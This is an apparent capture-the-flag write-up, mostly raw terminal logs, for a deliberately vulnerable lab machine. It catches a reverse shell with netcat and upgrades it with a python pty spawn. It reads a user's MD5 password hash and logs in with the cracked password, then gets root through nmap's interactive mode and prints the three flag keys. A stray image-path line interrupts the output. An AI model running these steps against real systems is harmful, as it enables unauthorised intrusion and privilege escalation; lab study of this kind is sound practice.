13:50:04 up 55 min, 0 users, load average: 0.00, 0.01, 0.05

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

uid=1(daemon) gid=1(daemon) groups=1(daemon)

/bin/sh: 0: can't access tty; job control turned off

$ python -c 'import pty; pty.spawn("/bin/bash")'

daemon@linux:/$ ls

ls

bin dev home   lib   lost+found mnt proc run   srv tmp var

boot etc initrd.img lib64 media   opt root sbin sys usr vmlinuz

daemon@linux:/$ cd home

cd home

daemon@linux:/home$ ls

ls

robot

daemon@linux:/home$ cd robot

cd robot

daemon@linux:/home/robot$ ls

ls

key-2-of-3.txt password.raw-md5

daemon@linux:/home/robot$ cat password.raw-md5

cat password.raw-md5

robot:c3fcd3d76192e4007dfb496cca67e13b

daemon@linux:/home/robot$ su robot

su robot

Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ cat key-2-of-3.txt

cat key-2-of-3.txt

822c73956184f694993bede3eb39f959

robot@linux:~$

THEN WE USE THE PRIVILLEGES PRESENT HERE AND WITH NMAP PRIVILLEGE SO WE GOT TO THE ROOT AND LAST KEY

nc -lvnp 4444

```
listening on [any] 4444 ...
connect to [10.8.143.120] from (UNKNOWN) [10.10.49.22] 32847
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 14:09:22 up 5 min,  0 users,  load average: 0.01, 0.08, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whomai
whomai
sh: 1: whomai: not found
# whoami
whoami
root
# ls /root/
ls /root/
firstboot_done  key-3-of-3.txt
# pwd
pwd
```

/

cd root

cd root

ls

ls

firstboot_done key-3-of-3.txt

cat key3-of-3.txt

cat key3-of-3.txt


cat: key3-of-3.txt: No such file or directory

cat key-3-of-3.txt

cat key-3-of-3.txt

04787ddef27c3dee1ee161b21670b4e4

#



WE FOUND ALL THE 3 KEYS
